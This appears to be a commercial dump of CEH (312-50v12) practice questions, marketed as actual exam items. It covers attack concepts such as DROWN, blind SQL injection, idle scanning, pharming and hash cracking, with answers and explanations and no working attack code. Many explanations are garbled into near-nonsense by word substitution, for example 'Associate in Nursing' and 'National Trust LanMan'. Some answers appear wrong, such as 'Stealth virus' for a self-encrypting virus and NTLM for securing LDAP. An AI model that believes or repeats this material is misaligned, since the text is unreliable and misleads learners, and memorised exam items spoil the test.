WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future. To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION 208

- (Exam Topic 2)

which type of virus can change its own code and then cipher itself multiple times as it replicates?

- A. Stealth virus
- B. Tunneling virus
- C. Cavity virus
- D. Encryption virus

Answer: A

Explanation:

A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc. Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected 'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse. The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.
<https://www.techslang.com/definition/what-is-a-stealth-virus/>

NEW QUESTION 211

- (Exam Topic 2)

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. DROWN attack
- B. Padding oracle attack
- C. Side-channel attack
- D. DUHK attack

Answer: A

Explanation:

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.

DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain? Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.


Who is vulnerable? Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

SSLv2	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable? Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.




SSLv2

- It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.
- Its private key is used on any other server that allows SSLv2 connections, even for another protocol.

Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

A server is vulnerable to DROWN if: SSLv2



How do I protect my server? To protect against DROWN, server operators need to ensure that their private keys software used anywhere with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) **Microsoft IIS (Windows Server):** Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.

Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more modern version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere

Other affected software and in operation systems:

Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat

Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators are ready to take action to guard against the attack.

NEW QUESTION 214

- (Exam Topic 2)

Which of the following statements is FALSE with respect to Intrusion Detection Systems?

- A. Intrusion Detection Systems can be configured to distinguish specific content in network packets
- B. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic
- C. Intrusion Detection Systems require constant update of the signature library
- D. Intrusion Detection Systems can examine the contents of the data in context of the network protocol

Answer: B

NEW QUESTION 219

- (Exam Topic 2)

A newly joined employee, Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

- A. Credentialed assessment
- B. Database assessment
- C. Host-based assessment
- D. Distributed assessment

Answer: C

Explanation:

The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal. UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.

What it Measures Host

VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities – those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot

of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.

NEW QUESTION 223

- (Exam Topic 2)

Sam, a professional hacker, targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS IAM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

- A. Social engineering
- B. insider threat
- C. Password reuse
- D. Reverse engineering

Answer: A

Explanation:

Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users' credentials within the hands of an attacker.

If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.

With basic opensource intelligence (OSINT), it's usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, "click here for additional information", and when they click the link, they're forwarded to a malicious copy of the AWS login page designed to steal their credentials.

An example of such an email will be seen within the screenshot below. it's exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you'd not be taken to the official AWS web site and you'd instead be forwarded to a pretend login page setup to steal your credentials.

These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.

For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.

During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

NEW QUESTION 227

- (Exam Topic 2)

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Answer: D

NEW QUESTION 228

- (Exam Topic 2)

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

- A. search.com
- B. EarthExplorer
- C. Google image search
- D. FCC ID search

Answer: D

Explanation:

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual

https://en.wikipedia.org/wiki/FCC_mark

An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless devices in the US, manufacturers must:

- Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- Provide documentation to the FCC of the lab results
- Provide User Manuals, Documentation, and Photos relating to the device
- Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authority from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

NEW QUESTION 233

- (Exam Topic 2)

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing

this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

- A. ophcrack
- B. Hootsuite
- C. VisualRoute
- D. HULK

Answer: B

Explanation:

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.

There area unit many totally different plans to decide on from, from one user set up up to a bespoke enterprise account that's appropriate for much larger organizations.

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

NEW QUESTION 237

- (Exam Topic 2)

Ethical hacker jane Smith is attempting to perform an SQL injection attach. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. which two SQL Injection types would give her the results she is looking for?

- A. Out of band and boolean-based
- B. Time-based and union-based
- C. union-based and error-based
- D. Time-based and boolean-based

Answer: D

Explanation:

"Boolean based" we mean that it is based on Boolean values, that is, true or false / true and false. AND

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

<https://www.acunetix.com/websitesecurity/sql-injection2/>

NEW QUESTION 240

- (Exam Topic 2)

which of the following protocols can be used to secure an LDAP service against anonymous queries?

- A. SSO
- B. RADIUS
- C. WPA
- D. NTLM

Answer: D

Explanation:

In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users. NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different{completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware.

NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired.

> First, the consumer establishes a network path to the server and sends a NEGOTIATE_MESSAGE advertising its capabilities.

> Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.

> Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.

The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you'll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.

The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version. National Trust LanMan and NTLM version one use the DES

primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

NEW QUESTION 243

- (Exam Topic 2)

How does a denial-of-service attack work?

- A. A hacker prevents a legitimate user (or group of users) from accessing a service
- B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
- C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
- D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

NEW QUESTION 246

- (Exam Topic 2)


Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

- A. Docker client
- B. Docker objects
- C. Docker daemon
- D. Docker registries

Answer: C

Explanation:

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

NEW QUESTION 251

- (Exam Topic 2)

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

- A. Phishing malware
- B. Zero-day malware
- C. File-less malware
- D. Logic bomb malware

Answer: C

Explanation:

<https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html>

NEW QUESTION 255

- (Exam Topic 2)

E- mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.
- B. pa
- C. 1030 Fraud and Related activity in connection with Computers
- D. 18 U.S.
- E. pa
- F. 1029 Fraud and Related activity in connection with Access Devices
- G. 18 U.S.
- H. pa
- I. 1362 Communication Lines, Stations, or Systems
- J. 18 U.S.
- K. pa
- L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

NEW QUESTION 260

- (Exam Topic 2)

"Testing the network using the same methodologies and tools employed by attackers"

Identify the correct terminology that defines the above statement.

- A. Vulnerability Scanning
- B. Penetration Testing
- C. Security Policy Implementation
- D. Designing Network Security

Answer: B

NEW QUESTION 261

- (Exam Topic 2)

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

NEW QUESTION 264

- (Exam Topic 2)

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

- A. AOL
- B. ARIN
- C. DuckDuckGo
- D. Baidu

Answer: B

Explanation:

<https://search.arin.net/rdap/?query=199.43.0.43>

NEW QUESTION 269

- (Exam Topic 2)

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He's determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

- A. Error-based SQL injection
- B. Blind SQL injection
- C. Union-based SQL injection
- D. NoSQL injection

Answer: B

NEW QUESTION 271

- (Exam Topic 2)

Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?

- A. HIPAA/PHI
- B. PII
- C. PCIDSS
- D. ISO 2002

Answer: A

Explanation:

PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. Under HIPAA PHI is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.

It is not only past and current medical info that's considered PHI under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. PHI is health info in any kind, together with physical records, electronic records, or spoken info. Therefore, PHI includes health records, medical histories, lab check results, and medical bills. Basically, all health info is considered PHI once it includes individual identifiers. Demographic info is additionally thought of PHI under HIPAA Rules, as well as several common identifiers like patient names,

Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info. The eighteen identifiers that create health info letter are:

- Names
- Dates, except year
- phonephone numbers
- Geographic information
- FAX numbers
- Social Security numbers
- Email addresses
- case history numbers
- Account numbers
- Health arrange beneficiary numbers
- Certificate/license numbers
- Vehicle identifiers and serial numbers together with license plates
- Web URLs
- Device identifiers and serial numbers
- net protocol addresses
- Full face photos and comparable pictures
- Biometric identifiers (i.e. retinal scan, fingerprints)
- Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

NEW QUESTION 273

- (Exam Topic 2)

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

- A. Pretexting
- B. Pharming
- C. Wardriving
- D. Skimming

Answer: B

Explanation:

A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.

Though they share similar goals, pharming uses a special technique from phishing. "Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site," explains David Emm, principal security man of science at Kaspersky. "When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different."

NEW QUESTION 278

- (Exam Topic 2)

Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

- A. -sv
- B. -Pn
- C. -V
- D. -ss

Answer: A

Explanation:

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

NEW QUESTION 281

- (Exam Topic 2)

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

- A. Decoy scanning
- B. Packet fragmentation scanning
- C. Spoof source address scanning
- D. Idle scanning

Answer: D

Explanation:

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to "check the port standing whereas remaining utterly invisible to the targeted host."

The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.

Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:

- > offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)
- > currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender -> RST (IPID increment by 1)

So, during this method IPID increments by a pair of finally.

When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another.

Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.

Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.

While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor's man idle scanning.

NEW QUESTION 285

- (Exam Topic 2)

What is the algorithm used by LM for Windows2000 SAM?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

NEW QUESTION 287

- (Exam Topic 2)

Yancey is a network security administrator for a large electric company. This company provides power for over 100, 000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.

What would Yancey be considered?

- A. Yancey would be considered a Suicide Hacker
- B. Since he does not care about going to jail, he would be considered a Black Hat
- C. Because Yancey works for the company currently; he would be a White Hat
- D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Answer: A

NEW QUESTION 290

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

312-50v12 Practice Exam Features:

- * 312-50v12 Questions and Answers Updated Frequently
- * 312-50v12 Practice Questions Verified by Expert Senior Certified Staff
- * 312-50v12 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * 312-50v12 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The 312-50v12 Practice Test Here](#)